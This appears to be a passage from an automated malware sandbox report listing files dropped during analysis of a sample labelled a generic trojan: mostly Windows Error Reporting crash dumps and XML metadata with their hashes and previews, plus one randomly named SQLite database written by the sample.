SSDEEP:	48:cvIwSD8zsnJgtWI9kwhWSC8B78fm8M4JTSFL+q8D5UKUUvpd:uITfJfTSNWJQlKUUvpd
MD5:	8AF6C9CAB21971B881AA2E161BAE68D4
SHA1:	E26478E1D3B425507C5F6C2264CCFA9546E42F01
SHA-256:	858F6A68DF87B7112749F99FF2710243242FB3D963E8A1DBF52FBC37AEBB9EEB
SHA-512:	BC3FAAF858916DF7073FBD62A8A434EA09C9A7BB7E372EE4E9D51FE64CD4A8A2043C10EEB06E609879DCDB47969F8AE65599CD461AEFEE3D08992FBCD6F3E1E5
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="874273" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERABEC.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Feb 23 18:03:35 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	153324
Entropy (8bit):	1.8665068783710104
Encrypted:	false
SSDEEP:	384:V5TXpTBQcDTGLgeuFTmJEuRj1h0KCj8+lRGypAv85GoGIxK+0WCJlbM:HfVCEeLEAj1h/a8+lwypAv80+0rJW
MD5:	C48096BB57B5886F0BCD869751E04109
SHA1:	90CBB0BD86A2C3D9474AC7A0612A1E881B962C8C
SHA-256:	136BDE8DE4E09024FAE3D000082140C5FDE2329ABC28D22B47C7BE4526D64252
SHA-512:	104A5A535CEF3A1CCAEB0E4E5DED1CE6945A4437F66065B28258C2A43F0150855F3DE32206AC99776CCDADA2C74532E6A34FA593AE75A1196A0AD0ED9129576
Malicious:	false
Preview:	MDMP..... .....wC5`.....U.....B.....$.....GenuineIntelW.....T.....0C5`.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB48B.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Feb 23 18:02:30 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	67046
Entropy (8bit):	2.404722049978979
Encrypted:	false
SSDEEP:	384:s3ius6KozU9160KuOs+s1Ghs8plrly28KYbyo:s3ib6KoC16/Ls+sUhs8plxy2AV
MD5:	94073B84473F97D415CEFCF2A247522F
SHA1:	F603ABD43FED342F9BADF2C6C28F982EEF7E543A
SHA-256:	8D911827E538BCD0E6BD06BA855EA552036BA1DEF3A17402A826914EDF9EE392
SHA-512:	AEA4DC250CE4E00E9B136EA2DEC538C3F9818CA3F07EA3A8AB3712880B646A68180B875F6C38ACCDBBF799930D1636705F5DE280D0797DB46BEDBC471A2563C3
Malicious:	false
Preview:	MDMP..... .....6C5`.....U.....B.....GenuineIntelW.....T.....0C5`.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERBB1F.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8460
Entropy (8bit):	3.7023717163118546
Encrypted:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERBB1F.tmp.WERInternalMetadata.xml	
SSDEEP:	192:Rrl7r3GLNiFR6L6YJXSU2MOgmfm8MSjCpBA89bf1sfWVm:RrlsNiD6L6YJSU2MOgmfmdSkfOfl
MD5:	D1A507755FC8592E49304B4191F55552
SHA1:	F245D6D96EB290CEC3A2E8D9F0B16E7F3D227B7C
SHA-256:	10C03A6C4D221EECCF26DC48C5C545D0CE7E21E71B1D2D97952732388EF6A53E
SHA-512:	C2DB6692930C33FEC8695EBCAFBD3248C66295FFB4D84579FC2ACB3433054817E99485CE8D34D3302732AEEFF826A57C1621881DE227E7028F8E54D20E1E48C
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.1.4.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8436
Entropy (8bit):	3.7023440197868607
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiF06v26YJ3SUAMngmfm8MSjCpB189bh1sfwRrm:RrlsNi26+6YZSUAMngmfmdSrhOfwA
MD5:	261732AF413B4D38954890767807E150
SHA1:	173DE720E1FE08792B50DCE994681E1292C1D53A
SHA-256:	D730FE8826AF05AD786D383FD4CB43A06D8457EED5CB44CEE475D505C86DC838
SHA-512:	755C618880531A8244B188C3947DC251ECA824823706C65DA3FC176A17E0DDAF5E04E3BB0D2ED9B0E23880C302FA474AD0966113AAA84C4B2EAC4C82241F1E0B
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.1.4.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERBF7A.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4746
Entropy (8bit):	4.548051541633787
Encrypted:	false
SSDEEP:	48:cvIwSD8zsnJgtWI9kwhWSC8Bz8fm8M4JTSF8+q8D5UKUUvpd:uITfJfTSNSJPlKUUvpd
MD5:	3085A12B3B11916D8F36EB09622DA4BA
SHA1:	702D5AF15ABB9F8060F06B1E46641689F4DCE28F
SHA-256:	99B488865595ABE651E0740B00A54048250A082265B1E6C65EE058F8F286A95B
SHA-512:	61CBB756ABE957A1178223E2524D039271C4440B916DF91D53A8C4FA6BB15907D4847D791985D9F6DF9E62AA5C6B7A5E26BA808D7A4F1D579B2523F4C5ED6ED
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="874273" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC002.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4746
Entropy (8bit):	4.549014972048913
Encrypted:	false
SSDEEP:	48:cvIwSD8zseJgtWI9kwhWSC8Bv8fm8M4JTSFb+q8D5UKUUvpd:uITfUfTSNCJclKUUvpd
MD5:	54696D915827712EF85E2002267366DC
SHA1:	E174E09D2DDF59203088DE3251C982EDAA738453
SHA-256:	3C5D8322868C4F164B2DA6161E28395D339F25B51B78CEC58EE79091B970EFFC
SHA-512:	5F823FD9C997C8D62AB71D941A302219F39BCA0EDCD6EE4979DB64D722D70FB96484949D8FF96FCD4642F049DDEB79DD0CC4AB343A6FF0BA626A81900A78F5A

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC002.tmp.xml	
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="874274" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Feb 23 18:02:37 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	80560
Entropy (8bit):	2.2606963191474283
Encrypted:	false
SSDEEP:	384:FsONSwzU9160KuOs+s1G1npMRDtuRhxJNwiWxh:eOAwC16/Ls+sU1npMRJutJBw
MD5:	0D42C3A646B4A780B45DE8BC5AE061B7
SHA1:	7351F18AD68166FD3995EEC0A316DBCFB1A97F88
SHA-256:	62D89F35ED2B05BB29D1543F7EEE9E9459315FF55C14BEF52AA0ED005D461CAC
SHA-512:	25627173860A7EB04F88EED45B4AB84BE582C7756A48BDFBABFA599C377E5CA912AC3BEDD4BDB3CB55FAF78F2D7862BF6BF9D6409AEE064C5D2E6D5264857 9F
Malicious:	false
Preview:	MDMP..... .....=C5`.....U.....B.....(.....GenuineIntelW.....T.....0C5`.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8438
Entropy (8bit):	3.701419617442047
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiF/6i6YJsSUAMnDgmfm8MSjCpBK89b31sfOvdm:RrlsNit6i6YCSUAMDgmfmdSq3OfOI
MD5:	2F7803C6417803C4BA944ABC7F97671A
SHA1:	F3EF98D29451AAF599BBAF1C659BC250C1342028
SHA-256:	D1B2C488816A78F574E4F516272489B07443C9A2166120125038C9FA48BB7E83
SHA-512:	87589E6F474F84AFBF24BBC42EBFF9F2B42855B9FD26D741A567A08A18237E5FB1C04AEC94CE386EE5C17953F738FBC7210D1BB804460A4321D3F13FED509A8
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.1.4.0.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD93C.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4746
Entropy (8bit):	4.549980198729761
Encrypted:	false
SSDEEP:	48:cvIwSD8zsnJgtWI9kwhWSC8Bb/8fm8M4JTSF1Y++q8D5UKUUvpd:uITfJfTSNFkJz+lKUUvpd
MD5:	87D6301923AA7EEC355DA027BEF4B2A1
SHA1:	ED353E889D546A03472434A4BEF062DF00E1DCEE
SHA-256:	F350CA9684972EEC2F48EE0A95FDA909A6E336C2F50894DDE74F261423EF03D8
SHA-512:	AFDD39A3561DC40CB6437A2A8D63CE1498C1EC2A88E4A3F3E7BE9DD84B131FBD2A251E770ED53F31DCB7898679D960F51CB441B181C0C6628D66EB4B3CBA7 77
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD93C.tmp.xml	
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="874273" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERED88.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Feb 23 18:03:51 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	161490
Entropy (8bit):	1.9132352850977163
Encrypted:	false
SSDEEP:	384:y59ZQ0vFQqDTLvmWQRmcgM1h0K6j8+lRGVsegewUT3aKf7IgS3r0C2tcVZs5:a9XvHXQ5gM1h/i8+lwVsePwUmMS3xu
MD5:	BB1DB5747CCA2DAA7CF8928425CA19F9
SHA1:	F95F98D09B21B7B1E52A2F181EFBBCD0298FC73C
SHA-256:	6ECB3E89A85F3222E08B30D88577AA249D328D9EBEDFA401BF6450B089EB0F68
SHA-512:	D674AE8DE1C083A1C88997F73DD03AC9956BCE823D96D08120FE57C289DF8775B36D902B215DCE33FF6637E6DBFCDB1C9955A6881C299072B3FEBF310A734D9
Malicious:	false
Preview:	MDMP..... .....C5`.....U.....B.....H%.....GenuineIntelW.....T.....0C5`.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF638.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Feb 23 18:02:46 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	98948
Entropy (8bit):	2.308937845022777
Encrypted:	false
SSDEEP:	768:e3Y2YudRjkvSYuC16/Ls+sUAM6xmsdIae:MQuTVC1Q1u2OIae
MD5:	7252463169B1CB7DDE9F484CD51797AA
SHA1:	0903AD301B5583165FF46DD5CD26F51D7EAEA7F8
SHA-256:	DD96FA5604239E36AC7BEDE84AF4008B789E7AAE82E1212DF9B6CF4C1EC9DBA2
SHA-512:	14B674DC8EE912C62CAAD99263CA3139BECAFDCADAF8B61A57C4661F250C422F12A5434D7E3E007B4AF50BFF81FA561D364CAC1EE65325615343E8882FA0EC16
Malicious:	false
Preview:	MDMP..... .....FC5`.....U.....B.....X.....GenuineIntelW.....T.....0C5`.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBD2.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8458
Entropy (8bit):	3.703795484622125
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiFv6Aa6YJlSUXhgmfm8MSjCpBH89b91sfXa/m:RrlsNi96Aa6YLSUXhgmfmdSB9Of7
MD5:	B2D81288949416B59829539EAF4B4BDC
SHA1:	2466B614D6168ADD97E32CCA986CEE29958053CC
SHA-256:	1C11C9F668DE2916F2FB21037B2A6AD8B37FF5E207E96A954C38513E3D38472A
SHA-512:	84CDA9A0FDF964AE114F499E60F14D615DAEC3947C983AD698D4ECC47E3117E712F9428D4972295FBA74D5FA36ED00D9C20C480DCE87D8E29ACDA1929DDEDFF
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.1.4.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFD4D.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8442
Entropy (8bit):	3.701478392107274
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiFN6IdC6YJgSU9M1gmfm8MSjCpBY89bQ1sfywm:RrlsNi/6IdC6YOSU9M1gmfmdS8QOfE
MD5:	AC86FBDF02E0840F5B6DAC3A701FB11E
SHA1:	C33D26DC825A4B5968E4878EC218FB930BE9B956
SHA-256:	85586CDF8505818510A0A379BFDC0F5772EDED082DFD1124A10FF926FB719A57
SHA-512:	33BFAD8CDE5D642AD1EC33F21A4A571BD0F83F7C4BDBD65FCC666B24ACC9CB59531968ABFFB57B67E3C4EB25B2DEB48B49647C2D71501C0149B1C6FC7F97A 5D3
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.1.4.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFFEA.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4746
Entropy (8bit):	4.54942527186672
Encrypted:	false
SSDEEP:	48:cvIwSD8zseJgtWI9kwhWSC8B78fm8M4JTSFunFm+q8D5UKUUvpd:uITfUfTSNOJfnolKUUvpd
MD5:	7D3D1F9627D8B197D8901CFA5C97454E
SHA1:	D3B45DC66836865EE324EAD165B126D926CFFA56
SHA-256:	F2B8E82E53C035924EFA04B4F952CF9720C1AE077BDB930101E4824A22FD4293
SHA-512:	102F81CB94830139D80609E9EDDDC4BBB03C756A1A9E3698D1A6C9617FDC46BDCFD3C52B4D2A7F00E4030495027D83676D2A1131BB98998020F25E1A7C1088A
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="874274" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\LocalLow\1xVPfvJcrg	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
